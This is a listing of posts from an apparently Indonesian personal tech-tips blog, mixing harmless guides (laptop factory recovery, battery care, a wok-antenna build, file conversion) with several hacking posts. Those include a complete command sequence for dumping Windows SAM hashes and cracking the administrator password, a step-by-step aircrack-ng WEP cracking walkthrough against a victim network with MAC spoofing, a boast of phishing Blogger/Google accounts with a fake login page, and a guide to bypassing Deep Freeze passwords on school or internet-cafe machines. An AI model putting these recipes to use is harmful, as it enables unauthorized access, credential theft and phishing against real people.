Showing posts with label Tutorial. Show all posts

Cara Mengatasi CD Drive Yang Tidak Terdeteksi Pada Windows 8

Posted: Friday, December 19, 2014 by Riansyah in Label: ,
0

  • Klik Logo Windows + R untuk membuka kotak Run.
  • Ketik regedit lalu tekan OK.
  • Setelah anda masuk registry windows cari [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\atapi]
  • Selanjutnya klik kanan pada atapi pilih New dan klik Key untuk membuat kunci baru.
  • Berinama key tersebut dengan Controller0
  • Klik kanan lagi pada Controller0 dan pilih New lalu klik DWORD (32-bit) (walaupun os anda 64 bit) Value.
  • Isi nama dengan EnumDevice1
  • Kemudian klik 2x atau klik kanan pada EnumDevice1 pilih Modify... 
  • Buat Value data 1 lalu klik OK. 
  • Langkah terakhir kita tinggal merestart PC. 
  •  

Cara Recovery pada Laptop Toshiba+Acer+HP+Dell+Lenovo ke Setting Aslinya || Back to Virgin

Posted: Thursday, October 30, 2014 by Riansyah in Label: ,
0

Punya laptop merk Toshiba, Acer, HP, Dell yang original?? Lalu kamu pengen install ulang windows kamu, mungkin karena virus, atau rusak dan error?
Jangan terburu-buru membawanya ke service komputer, karena ternyata untuk Windows Original/Laptop asli, dari pabrik itu sendiri menyertakan suatu fungsi/space untuk Recovery Windows/Factory Default, dimana kita dapat mengembalikan windows ke aslinya pada saat pertama kali kita membelinya, atau dalam bahasa saya “Back to VirginInilah salah satu kelebihan mengapa kita harus membeli Laptop yang menyertakan Windows Original, jika windows kita error atau rusak, kita dapat mengembalikannya ke semula, tanpa takut data di drive lain selain drive system akan hilang.
Maka pada artikel saya kali ini akan memberitahukan teman-teman cara recovery pada jenis-jenis laptop sesuai judul artikel ini. Karena pada setiap laptop biasanya berbeda cara recovery nya, so??? Check it out Open-mouthed smile

1. Pada Toshiba

Untuk merestore laptop Toshiba ke setting aslinya:
1. Restart laptop/komputer.
2. Tekan secara cepat tombol keyboard F8 sampai muncul layar menu “Advanced Boot Option”.
3. Pilih "Repair Your Computer" > .
4. Pilih lokasi negara >> OK.
5. Pada layar "System Recovery Options" pilih "Toshiba Recovery Wizard".
Akan muncul pesan seperti ini
toshiba
6. Jangan lupa charge laptop saat recovery, lalu tekan ‘OK’
7. Akan muncul menu seperti ini
recovery-toshiba
Hati-hati dalam memilih settingan saat recovery
- Untuk recover to out-of-box-state artinya Semua partisi yang ada di laptop akan kembali seperti semula saat pertama kali membeli, intinya hanya akan ada Drive C: saja,
- Untuk pilihan ke 2 artinya akan mengembalikan windows ke asli saat kita pertama kali beli tanpa mengubah partisi harddisk, jadi kalau teman-teman ada create drive d:, f: atau lainnya itu tidak akann hilang, data teman-teman aman,
- Untuk yang ke 3 artinya mengembalikan windows ke aslinya dengan membuat beberapa partisi yang lain.

Untuk amannya saya sarankan pilih cara recovery yang ke 2.
Setelah teman-teman pilih akan tampil pesan seperti berikut:
next-recovery-toshiba
Tekan saja ‘Next’ dan, recovery windows pada laptop teman-teman sedang proses
recovery-toshiba-menu
Ada cara lain recovery pada toshiba, saat keadaan reboot tekan tombol 0 (nol) +  tombol power bersamaan, akan muncul menu, tinggal ikuti instruksi sama seperti di atas.

2. Pada Acer

1. Restart laptop/notebook.
2. Pada saat layar menu BIOS Acer yg warna putih muncul, tekan tombol Alt lalu tekan tombol F10 untuk masuk ke menu "Acer eRecovery".
3. Kalau 'eRecovery' sudah di-load, klik "Restore to Factory Default Settings".
4. Klik OK untuk lanjut.
5. Proses recovery oleh Acer eRecovery akan mengupdate semua data pada partisi/drive C:\ dan mengembalikannya dalam sebuah file image dalam sistem laptop Acer agan (kira2 makan waktu 10 menit).
6. Kalau eRecovery sudah selesai recover, tekan OK untuk restart kembali laptop.
(WARNING: Semua data akan dihapus dalam proses recovery ini dan setting laptop akan dikembalikan ke setting asli pabrikannya, jd harap berhati2 dlm me-recover-nya!)

3. HP, COMPAQ

1. Nyalakan/restart laptop Compaq.
2. Tekan tombol F10 secara cepat dan berulang-ulang sampai muncul logo HP atau Compaq.
2. Akan muncul layar menu recovery, tekan tombol Next lalu Yes untuk proses recovery non-destruktif.
3. Kalau mau recovery yg mode destruktif, klik tombol "Advanced" lalu tekan Yes.
4. Setelah proses recover selesai, laptop akan restart.

4. Dell

1. Nyalakan/restart laptop Dell.
2. Pada saat logo Dell-nya muncul, tekan tombol Ctrl bersamaan dengan tombol F11.
2. Layar menu Dell PC Restore otomatis akan muncul.
3. Pilih "Restore" atau gunakan tombol Tab untuk menanda/highlight-nya lalu tekan .
4. Klik tombol "Confirm", atau pakai tombol Tab untuk menanda/highlight-nya lalu tekan .
5. Kalau utilitinya sudah selesai, klik tombol "Finish".

5. Lenovo

Bagi anda pemilik notebook Lenovo berbagai seri, tentu melihat satu tombol di sebelah power button yang bernama Onekey Recovery button. Cara kerjanya adalah software Recovery dari Lenovo akan rutin melakukan backup drive C ke invisible drive. Sehingga saat kita boot melalui Onekey Recovery button, maka software Lenovo akan membantu pemulihan sistem berdasarkan backup data yang disimpen di invisible drive tadi. Sehingga Lenovo sama sekali tidak mengijinkan perubahan ukuran semua partisi dari pabrik (factory setting). Karena itu berarti akan menghapus software Recovery Lenovo yang sudah ditanamkan di HDD notebook Lenovo.
So, teman-teman akan mendapatkan tombol Recovery ini jika membeli Lenovo dengan Windows Original, jadi kalau FreeDos tidak akan ada tombol recovery ini.


6. SONY

Langkah-langkah untuk format ulang atau recovery menggunakan akses 'booting' disertai menekan F10 : 1. Nyalakan atau Restrat laptop Anda. 2. Dalam posisi 'booting' ketika mau masuk windows, tekan F10 (prosesnya sama ketika kita mau masuk bios dengan menekan F2). 3. Akan muncul di bios: 'Windows Loading File'. 4. Lalu muncul tulisan 'Edit Boot Option'. 5. Lalu muncul jendela VAIO Recovery Center seperti pada gambar no.2 di atas. 6. Selanjutnya pilih 'Restore Complete System'. 7. Tekan 'Start' dan tekan 'next-next' terus. 8. Lalu muncul beberapa pilihan contreng, INGAT!…abaikan saja, dan contreng 'Skip' lalu tekan 'Next'. 9. Lalu muncul pilihan untuk memulai proses Recovery, dan ingat di sana Anda harus mencontreng 'I understand', 10.Dan selanjutnya tekan 'Start' untuk mulai.


Tips


Tips dari saya, walaupun kita sudah ada cara recovery pada Laptop dengan Windows kita yang asli, kita boleh Create CD/DVD image Recovery Windows
Caranya:
1. Dari Windows 7, klik Start Menu >> Control Panel >> System & Security >> Backup and Restore >> Create a System Repair Disc.
2. Masukkan CD/DVD blank kedalam drive CD/DVD-ROM. Tekan tombol "Create Disc" untuk membuat CD/DVD reparasinya.

Jadi,mudah bukan, jangan terburu-buru ke service komputer jika terdapat masalah pada windows asli 

Posted: Friday, July 8, 2011 by Riansyah in Label:
0

Bongkar-bongkar Laptop YUK?


Membagi Flashdisk menjadi beberapa partisi

Posted: Monday, May 2, 2011 by Riansyah in Label:
0


pertama yang mesti kita lakukan adalah membeli Flashdisk jika belum punya

kemudian download alatnya di :

Code:
http://depositfiles.com/files/7666340


kalo udah di download,teruz jangan lupa di ekstrax kemudian klik 2 kali pada INSTALL_DUMMY.cmd
Kemudian ReboT kompi sampean Very Happy

Next masuk ke windows explorer kemudian klik kanan my computer pilih manage
My computer --> manage

Anda akan menemukan Form dan pilih Storage kemudian pilih Disk Manajement
Stroge ---> Disk Manajement

Disini anda di minta untuk mendelete dulu partisi yang sudah ada pada Flasdisk anda
Sesudah Itu pilih Mark Partition dengan klik kanan Pada drive Usb Flash Anda

Cukup sekian dan terima kasih..Sampai bertemu di pertemuan selanjutnya.... Very Happy Very Happy

Tips Merawat Baterai Laptop agar Awet dan Tahan Lama

Posted: by Riansyah in Label:
0


Tips merawat baterai laptop/notebook/netbook agar awet dan tahan lama atau umurnya lebih panjang. Setiap baterai memiliki umur yang telah ditentukan berdasarkan banyaknya siklus pengecasan dilakukan, selain itu suhu dan cara perawatan juga menentukan usia dari battery laptop. Berikut cara perawatan baterai laptop agar tahan lama dalam penggunaan dan kapasitas dari bateri tidak mudah berkurang.

Cara merawat baterai laptop adalah:

  • Lakukan pengisian penuh pada baterai laptop baru Anda dan biarkan beberapa jam setelah terisi penuh.
  • Pasang baterai setelah pengisian penuh (fully charged 100%), baterai tidak perlu dilepas jika suhu CPU dan Hard Disk (HDD) berkisar antara 40°C hingga 50°C. Walaupun pengisian sudah penuh, energi listrik yang masuk tidak akan mengisi baterai, karena teknologi pada baterai sekarang sudah mampu menghentikan pengisian jika sudah penuh, jadi tidak perlu takut baterai akan menjadi soak akibat over charged yang menyebabkan over heat pada baterai.
  • Lepas baterai dan gunakan UPS (Uninterruptible Power Supply) untuk menghindari pemutusan arus listrik yang mendadak. Jika penggunaan laptop yang berlebihan (seperti bermain game yang butuh energi maksimal) dan dalam jangka waktu lama yang membuat suhu CPU dan HDD di atas 60°C. Panas yang berlebihan pada perangkat lain dapat menjalar ke baterai, sehingga mempengaruhi battery dan pada akhirnya umur dari baterai akan pendek karena kapasitas penyimpanan yang berkurang. Dalam kondisi seperti ini sangat dianjurkan untuk menggunakan pendingin tambahan untuk melindungi hardware lain dari panas yang berlebihan. Namun, jika UPS tidak tersedia sebaiknya baterai tidak perlu dilepas, untuk menghindari kerusakan perangkat lain seperti Hard Disk, Motherboad, RAM, dll, akibat pemutusan aliran listrik yang mendadak serta arus yang tidak stabil.
  • Jika baterai tidak digunakan simpanlah baterai pada suhu yang dingin dan kering. Sebelum melepas baterai, isi baterai hingga penuh terlebih dahulu, dan jangan didiamkan terlalu lama.
  • Isi baterai hingga penuh, dan lakukan pengisian jika kapasitas baterai telah mendekati 10%.

Gunakan juga software Battery Care untuk mengontrol baterai notebook Anda, selain itu dapat juga digunakan untuk mengecek suhu CPU dan HDD.

Shutdown Komputer lewat Handphone

Posted: by Riansyah in Label:
0

Posted: 16 April 2010 by bxxa in Tutorial

Menggunakan metode ini,user bisa me-shutdown,restart,hibernasi,sebuah komputer.hanya dengan mengirim email dari handphone

untuk melakukan ini,yang perlu kamu butuhkan ialah Microsoft Outlook yang biasanya sudah terinstall di Komputer kalian yang terintegrasi dengan Microsoft Office (cari biasanya sudah ada dan sepaket dengan Microsoft Office lainnya).pastikan ada di komputer kamu dan,terpasang internet

so this is how to do it

1. Kamu butuh Batch File untuk melakukan Shutdown,hibernate dll.kamu bisa menuliskan nya sendiri atau download http://www.4shared.com/file/207253216/5bd57797/sms_functions.html

2. Extract ke C:\Drive kamu dan pastikan ke dalam Path seperti Berikut
C:\sms_functions\shutdown.bat(penting:pastikan Path nya exist)

3. Buka Microsoft Outlook.pastikan email kalian sudah di konfigurasikan. sekarang kalian harus membuat Outlook mengecek inbox kalian setiap 1 menit sekali,kalian bisa melakukan settingan ini di Tools:options

4. Lalu klik Mail Setup Tab,lalu,klik tombol Send/Receive

5. Pastikan kotak Schedule an automatic send/receive every . . .di centang,dan set angka menit nya isi dengan angka 1.lalu close

6. Skarang Buka Tools:rules and Alerts . .lalu klik tombol option di kanan atas dan tekan tombol IMport Rules

7. Sekarang pilih file Shutdown.rwz yang sudah ada di folder yang kalian download tadi

8. Sekarang ,setiap kali kalian mengirim pesan ke Email kamu dengan subject smsshutdown%%,komputer kalian akan Shutdown dengan sendirinya.

Posted: by Riansyah in Label:
0

Hack Windows 7 Admin password menggunakan BackTrack

# Buka terminal dan taip

mkdir /mnt/hda1

mount -t ntfs /dev/hda1 /mnt/hda1

cd /mnt/hda1/Windows/System32/config

samdump2 SYSTEM SAM > /root/list

cat /root/list | grep Administrator > /root/adminpassword

cd /pentest/passwords/jtr/

./john -format:NT /root/adminpassword

Nota: Untuk mengetahui lokasi windows, Buka
Konqueror (media folder) => storage media => windows hardrive (saya punya /mnt/hda1)

Posted: by Riansyah in Label:
0

Install VLC Player di BackTrack

Saya nak tunjukkan cara untuk menginstall VLC di Backtrack dan cara untuk betulkan error

# Install VLC
apt-get install vlc

selesai…

Baik, cuba play apa-apa video, bila anda matikan vlc, anda akan dapat error:

KDEInit could not launch ‘vlc’

Penyelesaiannya ialah..

# Cari apa-apa video


# Tekan kanan > Properties

# Tekan icon:

# Pada general tab, Application Preference Order, tekan VLC (klu x ada, tekan Add.. untuk tambah)

# Tekan edit


# Pada Application tab, tekan Advanced Options

# Tukar DCOP registration kepada None

selesai.. SELAMAT MENONTON.. :)

Sumber maklumat: http://ksiiitm.blogspot.com/2011/03/backtrack-4.html

Posted: by Riansyah in Label:
0

Crack WEP key menggunakan Backtrack

# Buka terminal pertama

# Lihat wireless devise

airmon-ng

Interface Chipset Driver

wlan0 RTL8187 r8187

# Hentikan monitors wireless devise

airmon-ng stop wlan0

Interface Chipset Driver

wlan0 RTL8187 r8187 (monitor mode disabled)

# Tukar wireless devise kepada mode untuk mengubah settings

ifconfig wlan0 down

# Tukar MAC address

macchanger –mac 00:11:22:33:44:55 wlan0

Current MAC: 00:13:ce:33:96:29 (unknown)

Faked MAC: 00:11:22:33:44:55 (Cimsys Inc)

# Start wireless devise

airmon-ng start wlan0

Interface Chipset Driver
wlan0 RTL8187 r8187 (monitor mode enable)

# Mengarahkan wireless devise untuk monitoring semua access points

airodump-ng wlan0

BSSID #Data CH ENC ESSID

00:11:95:19:4D:94 56 6 WEP aztec

# Kutip data dari mangsa

airodump-ng –c 6 –w aztec –bssid 00:11:95:19:4D:94 wlan0

# Buka terminal kedua

# Dapatkan association

aireplay-ng -1 0 –a 00:11:95:19:4D:94 –h 00:11:22:33:44:55 –e aztec wlan0

# ARP work

aireplay-ng -3 –b 00:11:95:19:4D:94 –h 00:11:22:33:44:55 wlan0

# Buka terminal ketiga

# Crack (lihat shell pertama, tunggu data >10000)

aircrack-ng –n 64 –b 00:11:95:19:4D:94 aztec-01.cap

KEY FOUNDS! [09:12:34:56:78]

Posted: by Riansyah in Label:
0

Cara Buat Antena WajanBolic

Ni artikel sebetulnya sudah banyak yang mengupas, mengulas dan meng-copas, termasuk teman saya mantan dedengkot Orari juga seneng experimen bikin antena keq gini, juga Pak Lurah client saya yg punya usaha sampingan bengkel las malah dapat orderan dari ISP buat nglobangin puluhan Wajan dan merangkai pralonnya. Well…, mari kita bagi-bagi info buat yang belum tahu apa sih antena WajanBolic/ penggorengan itu dan gimana sih buatnya..? Ini artikel saya copasin aja yah… habis gak banyak waktu buat nulis dan foto-foto boss yg penting niatnya sebar-sebar ilmu… Well… biarkan gambar yang bercerita yak… Lanjuuut…

  • Siapkan material yang dibutuhkan USB WLAN, wajan / penggorengan, pipa pralon 3″, pipa pralon 1.25″ dan dop pralon, kabel USB yang di perpanjang dan USB Extender jika di perlukan.
Material Wajanbolic e-goen
Material Wajanbolic
  • Lubangi wajan, siapkan dop pralon 3″ dan dop pralon 1.25″ yang di bor di tengahkan. Kemudian baut dop pralon 3″ ke dasar wajan.
Wajan untuk wajanbolic
  • Wajan tampak belakang sesudah di bautkan dop pralon di muka wajan.
Wajan tampak belakang
  • Siapkan USB WLAN. Tutup USB WLAN dengan karet untuk melindungi USB WLAN dari hujan.
USB WLAN
USB WLAN
  • Masukan karet pelindung ke USB WLAN.
USB WLAN dalam lindungan karet
  • masukan USB WLAN yang dilindungi karet ke pralon 1.25″ sebagai dudukan. Posisikan USB WLAN sekitar 5.3 cm dari ujung pralon yang paling jauh dari wajan.
USB WLAN pada pralon 1.25"
USB WLAN pada pralon 1.25″
  • USB WLAN pada pralon, tampak dari sudut lain.
USB WLAN dalam pralon 1.25"
USB WLAN dalam pralon 1.25″
  • Dop untuk di letakan di ujung pralon 3″. Semua dinding dop pralon ditutup dengan lakban aluminium. Kombinasi dop pralon yang di lapisi lakban alumunium dan pralon yang ditutupi kalban aluminium sebetulnya menjadi konstruksi antenna kaleng. Di ambil foto dari muka.
dop pralon  3"
dop pralon 3″
  • Tutup pralon untuk diletakan di ujung pralon. Di ambil foto dari belakang.
Dop pralon 3" dari belakang
Dop pralon 3″ dari belakang
  • Pralon 3″ dilapis lakban aluminium sepanjang 20cm, tidak sampai ujung. Sisakan beberapa sentimeter yang dihitung dari fokus wajan. Lubangi wajan sekitar 5.3 cm dari ujung, untuk connector USB WLAN.
Pralon 3"
Pralon 3″
  • USB WLAN sudah dimasukan ke pralon. USB WLAN keluar pada jarak sekitar 5.3 cm dari ujung pralon.
USB dalam pralon 3"
USB dalam pralon 3″

pralon 3" dari sudut 2
pralon 3″ dari sudut 2
  • Masukan dop pralon 3″.
pralon 3" ditutup tampak samping
pralon 3″ ditutup tampak samping

Pralon 3" ditutup tampak muka
Pralon 3″ ditutup tampak muka

.Masukan pralon 3″ ke tutup pralon 3″ yang sudah di baut ke wajan.

Pralon 3" di Wajanbolic
Pralon 3″ di Wajanbolic
  • WajanBolic dah selesai. Sambungkan kabel USB yang sudah di perpanjang dengan kabel UTP. Wajanbolic siap digunakan.
Wajanbolic e-goen
Wajanbolic

Sumber : opensource.telkomspeedy.com/wiki

Posted: by Riansyah in Label:
0

Konversi Format File Secara Online Dengan Bantuan Zamzar.com

Konversi Format File Secara Online Dengan Bantuan Zamzar.com. Saat-saat ini kita banyak menemukan dan menghadapi berbagai jenis file dengan berbagai format yang berbeda-beda. Dengan banyaknya jenis format file tersebut mungkin dapat membuat kita menjadi pusing karena kita dituntut untuk mempunyai banyak aplikasi yang bisa digunakan untuk membuka masing-masing jenis file yang ada. Sementara untuk memperoleh aplikasi-aplikasi tersebut kadang-kadang kita mengalami kesulitan. (by Tips dan Trik Komputer).

Untuk mengatasi hal tersebut, kita dapat mengubah format file tersebut terlebih dahulu sehingga aplikasi yang kita punyai dapat mengenal format file tersebut. Dengan mengubahnya, terlebih dahulu, mungkin kita hanya memerlukan satu atau beberapa aplikasi saja untuk membuka banyak jenis file yang beredar saat ini.

Nah, permasalahan selanjutnya adalah kadang-kadang kita mengalami kesulitan untuk mendapatkan aplikasi yang dapat mengubah berbagai jenis format file yang ada.

Namun kita tidak perlu kuatir karena kita dapat menggunakan bantuan Zamzar.com. Zamzar.com adalah salah satu layanan gratis yang dapat membantu kita untuk melakukan konversi dari berbagai jenis format file ke berbagai jenis format file yang lain.

Kelebihan layanan ini adalah support terhadap hampir semua jenis format file yang ada. Dan juga proses konversi yang terbilang lumayan cepat. Namun hal ini tergantung juga dari koneksi internet yang kita gunakan, semakin bagus koneksi internet yang kita gunakan maka proses pengkorvesiannya semakin cepat pula.

Oh, iya hasil konversi akan dikirim ke alamat email milik kita. Oleh karena itu, kita harus memasukkan alamat email terlebih dahulu sebelum menekan tombol “Convert”.

Langkah-langkah untuk melakukan konversi format file dengan Zamzar.com ini sangat mudah, hanya diperlukan 4 tahap.

Pertama, buka halaman Zamzar.com sehingga kita akan mendapati halaman seperti gambar di bawah ini.

Kedua, pada “step 1” klik tombol “Browse” dan kemudian cari dan temukan file yang akan kita konversi pada komputer kita.

Ketiga, kemudian pada “Step 2 tentukan jenis format konversi file yang kita kehendaki.

Keempat, pada “Step 3” masukkan alamat email kita tempat di mana akan dikirim hasil proses konversi yang akan kita lakukan.

Kelima, pada “Step 4”, klik tombol “Convert” untuk memulai pengkorversian.

Keenam, tunggu beberapa saat hingga kita akan mendapati “File Upload Complete” dan sesegera mungkin hasil konversi akan segera dikirim ke alamat email kita. Kita akan diberikan link untuk mendownload hasil konversi tersebut.

Oh, iya segera download file hasil konversi tersebut dari link yang telah diberikan kepada kita karena file tersebut hanya disimpan selama satu hari saja. Selebihnya file akan segera dihapus di database Zamzar.com.

Posted: by Riansyah in Label:
0

Cara menambah (pasang) video youtube di blog blogspot

Mungkin ada diantara teman yang masih pemula kesulitan menambah (memasang) video youtube ke dalam postingan di blogspot (blogger). Anda bisa memanfaatkan youtube sebagai tempat menyimpan video anda. Mengapa memilih youtube??, karena di youtube selain anda menempatkan file video kesayangan anda maka secara tidak langsung anda mempromosikan video dan blog anda di youtube, yang bisa menjadi salah satu sumber trafik blog anda.

Video youtube yang anda pasang /tambah ke blog anda juga bisa membuat postingan semakin menarik dan bisa membuat postingan lebih informatif.

Ada beberapa tahap cara memasang video di youtube di blog :
1. Anda harus punya link/script embed file video di youtube, script ini bisa diperoleh dengan cara:
a. mengunjungi langsung situs youtube kemudaian mengambil script embed-nya,
b. bisa juga dengan meng-upload video di youtube kemudian mengambil kode /scriptnya

Dalam contoh ini kita akan menggunakan file video youtube yang sudah saya upload di situs youtube

Masuk ke direktori My Videos
Pilih salah satu file video yang sudah anda upload ke youtube
Copy script yang ada dalam kotak teks embed


menambah video ke blog
Contoh scriptnya bisa dilihat di bawah ini:


Agar videonya bisa simetris letaknya, atau berada di tengah-tengah bisa tambahkan script
------
menjadi seperti di bawah ini


Setelah mendapatkan script embed video dari youtube
Login ke akun blogger anda, buat postingan baru (new entri)
Masukkan script embed video youtube ke dalam kotak teks

embed video youtube
Hasil video youtube yang terpasang di dalam postingan blog akan tampak seperti di bawah ini (anda harus bersabar menunggu loading file video youtube-nya), cepat atau lama munculnya video tergantung koneksi internet anda)


Selain video yang sudah anda upload ke youtube, anda juga bisa mengambil script embed video orang lain yang ada di youtube,
Anda cukup membuka sebuah video yang ada di youtube, kemudian mengambil script embed videonya, dan memasukkannya ke blog anda.
Contoh script embed videonya bisa dilihat seperti di bawah ini:

memasang video youtube di blog
Selain memasang video di blog, teman anda juga bisa mendownload video tersebut, bisa dilihat disini download video youtube atau bisa juga upload video ke youtube

Posted: by Riansyah in Label:
0

Cara Mudah Hack Blog ( Mencuri Account Google )


Sudah lama rasanya tidak penah berbagi lagi tentang dunia hacking. Mungkin pada posting sebelum-sebelumnya saya penah membahas tentang cara mudah hack website atau cara hack suatu komputer dengan metasploit. Nah kali ini saya ingin berbagi tentang cara hack blog khususnya blogger.com dan bahkan disini saya akan menjelaskan tentang cara mendapatkan account google sang target. Coba bayangkan dalam satu account google terdapat gmail, blogger, adsense, dan masih banyak lagi. Hmm tetunya itu menjadi sangat menarik bukan?
:devilishgrin:Oh ya sebelumnya saya ingatkan ini hanya untuk pembelajaran dan tujuan dari posting kali ini hanyalah untuk memperingatkan kita agar berhati-hati saat melakukan perjalanan di dunia maya ini. Dan apabila ada yang menyalahgunakan posting ini saya tidak bertanggung jawab lho dan untuk semua khususnya sobat blogger yang merasa terganggu dengan aktifitas saya kemarin saya ucapkan mohon maaf..


Sudah selesai mengucapkan permohonan maaf maka sekarang coba klik link dibawah ini lalu perhatikan apa yang aneh.??
Blogger.com disable

Mungkin apabila kita tidak hati-hati maka kita akan segera login tanpa pikir panjang. Padahal coba anda perhatikan alamat url diatasnya. Ya itu bukan http://blogger.com Tetapi merupakan halaman tiruan untuk menipu para pengguna blog khususnya yang mempunyai account di blogger.com. Dan kemarin saya coba menerapkan trick ini dan ternyata dari 5 link yang saya sebar, 3 diantaranya ada yang berhasil tertipu. Dan berikut hasil yang saya dapat dalam 10 menit saja.

1. Blogger Hacked 1
2. Blogger Hacked 2 fixed

Coba lihat pada halaman paling bawahnya pasti terdapat tulisan Hacked by ebenk789. Bagi blognya yang kena hack saya sudah mengirimkan email kepada mereka agar segera merubah passwordnya dan lebih berhati-hati dalam login. Karena seperti yang kita tahu apabila password blog kita dapat diketahui tentunya email dan adsense juga ikut serta didalamnya.

Lalu bagaimana cara membuat halaman yang seperti itu.??

Hmm.. Memangnya untuk apa sih ingin mendapatkan password orang lain..?? Jadi ternyata untuk hack blog kita gak perlu susah-susah bobol ini itu atau pake software ini itu karena hanya dengan trik simple saja beberapa account mudah kita dapatkan. Dan jangan terlalu berharap untuk dapat menghack googlenya karena kalian tentunya sudah tahu sendiri kehebatan google seperti apa dan hanya sebagian kecil saja yang memang dapat masuk kedalam google secara paksa.

Posted: by Riansyah in Label:
0

Jebol Password Deepfreeze 6 dengan Anti DeepFreeze


http://www.phc.web.id/2011/02/anti-deepfreeze-all-version.html

Sebelum Ada Deepfreeze 6 ini, saya sebelumnya menggunakan Deepfreeze yang khusus buat XP dan setaranya gitu dah, g tahu tuh deepfreeze berapa. Yang pasti, ketika saya cari di Internet untuk jebolnya, ada banyak cara… Kita bisa pake xDeepfreeze dan UnDeepfreeze. Tapi setelah hal ini kita coba di Deepfreeze 6, ternyata gagal. Tidak bisa sama sekali.

Akhirnya berusaha mencari, ada teman yang bilang, bisa ganti Jam pada BIOS, terus otomatis Deepfreeze bisa lumpuh, tapi ternyata setelah saya coba, tetap aja g bisa. Terus ada lagi dari Recovery Console. Tapi ribet, kita harus masuk ke Instalasi Windows, berarti harus sedia CD Windows, itupun kalo BIOSnya g di Password ama adminnya, missal kita mau Jebol Deepfreeze yang ada di sekolah kita atau di Warnet.

Nah, akhirnya di PHC Pertemuan 1 kemaren, ada 1 materi dari Mas Arifurrohim, yang membawakan cara menjebol Deepfreeze 6 dengan menggunakan Anti Deepfreeze ini, eh ternyata sangat mudah guys… Uenak banget, g ribet, sambil tidur-tiduran, kita juga bisa lakukan, muantep poll.

Gambar 1 : Deepfreeze masih dalam keadaan aktif…

Nah, langsung saja, ini caranya…
  1. Download Master Anti DeepFreeze v0.1 - klik disini
  2. Jalankan File Aplikasi Anti DeepFreeze v0.1

    Gambar 2 : Kotak Dialog Anti DeepFreeze v0.1

  3. Pilih Versi DeepFreeze yang sesuai – Klik Apply.
    Yang perlu diperhatikan adalah… Ketika kita klik pilihan Apply, maka Software ini akan menjalankan sebuah file yang disimpan pada Drive C, pastikan sebelumnya jika Anda menggunakan AntiVirus Avira, Avira tidak dalam keadaan aktif, karena jika aktif, file tersebut akan dianggap sebagai virus, maka Program ini tidak akan bisa dijalankan.
  4. Setelah Program ini dijalankan, maka di System Tray, Icon dari DeepFreeze akan digandakan, tapi tampilannya lebih redup….
  5. Perhatikan gambar berikut…

    Gambar 3 : Icon DeepFreeze ada 2

  6. Yang boongan yang sebelah kiri. Itu yang dihasilkan dari Software Anti DeepFreeze tadi.
  7. Klik 2x Icon yang baru dengan menekan Tombol Shift (Shift + Klik 2x)
  8. Makan akan tampil pilihan seperti berikut ini

    Gambar 4 : Masukkan Password

  9. Biarkan Kosong untuk Password – Langsung saja Klik OK
  10. Akan tampil pilihan berikut ini

    Gambar 5 : DeepFreeze Option

  11. Untuk memilih dan memasukkan Password yang baru, kalian pilih tab Password diatas, masukkan Password baru dan Konfirmasi. Lalu Apply dan Reboot…
  12. Atau jika kalian hanya ingin melumpuhkan DeepFreeze saja, bisa kalian klik pilihan Boot Thawed lalu klik Apply and Reboot.
  13. Lalu Restart secara otomatis, dan lihat perubahaannya…
  14. Menakjubkan…
  15. Semoga bermanfaat untuk hal-hal yang Positif…
  16. Amin…

Posted: Tuesday, April 26, 2011 by Riansyah in Label:
0


Menambahkan Password Pada Folder Dengan Folder Guard

Satu hal yang dirasakan kurang pada sistem operasi Windows adalah masalah sekurity atau keamanan data. Secara default kita tidak dapat melakukan proteksi yang berarti terhadap file dan data kita.

Tapi bagaimana pun juga keamanan data tetaplah suatu kebutuhan yang cukup vital. Apalagi jika kita punya data-data yang cukup penting, sementara komputer kita dipakai juga oleh orang lain selain kita. Kalau sudah begitu bagaimana solusinya? Dengan menggunakan software Folder Guard Anda dapat melakukannya.

Cukup banyak feature yang disediakan oleh Folder Guard, diantaranya adalah:

  • Mencegah seseorang melakukan format pada hard disk. Saat kita melakukan klik kanan pada drive, maka akan muncul menu Formatting. Apa jadinya jika ada orang lain yang dengan sengaja atau tanpa sengaja melakuan format pada hard disk kita? Semua data kita bisa hancur!
  • Mencegah seseorang melakukan install program.
  • Kita dapat menyetting program mana saja yang dapat dijalankan oleh user dan program mana yang tidak dapat dijalankan.
  • Memproteksi folder dengan password. Jika feature ini diaktifkan maka jika hanya orang yang tahu passwordnya saja yang dapat mengakses semua sub folder dan file yang ada pada folder yang diproteksi. Ini merupakan salah satu feature yang susah dijumpai pada program proteksi lain.


Jika kita memproteksi folder password dengan password, maka jika folder tersebut di klik kanan maka akan muncul menu UnLock.


Jika menu Unlock diklik, akan muncul kotak dialog yang meminta kita untuk memasukkan password.

Download: http://www.winability.com/

Posted: Thursday, December 16, 2010 by Riansyah in Label:
0

Cara Menginstalasi Software Multimedia di Linux
(Amarok)

Langkah-Langkahnya adalah sebagai berikut:

Cara Pertama

1. Klik menu "System" --> "Administration" --> "Software Manager" kemudian akan tampil jendela seperti gambar berikut


2. Setelah itu ketikan nama software yang akan di install di kotak search di pojok kanan atas (Amarok), kemudian klik software tersebut sehingga muncul jendela berikutnya.


3.Pada jendela software amarok di bawah klik pada tulusan "Install"


4. Kemudian akan Tampil jendela kecil yang mana anda diminta untuk memasukan password pada PC Linux anda. klik "Authenticate"

5. Tunggu sampai kotak proses instalasi yang berada di paling bawah bertuliskan 100%

Selesai.


Cara kedua

1. Klik menu "system" --> "Administration" --> "Synaptic Package Manager" dan akan muncul tampilan seperti gambar berikut


2. Ketikan nama software yang akan di install "amarok" . klik nama software itu dan "mark for instalation . Bila muncul jendela kecil "warning" itu adalah jendela yang menunjukan paketan dari software Amarok yang akan di install juga. --> Mark


3. Nama software yang di blok warna hijau adalah nama software yang siap di install.


4. Pada jendela "summary" klik "Apply"


5. Tunggu sampai PC selesai menDownload file software amarok.


6. Setelah Download di atas selesai, akan muncul Jendela Instalation, tunggu sampai software terinstall pada komputer anda.

Semoga Bermanfaat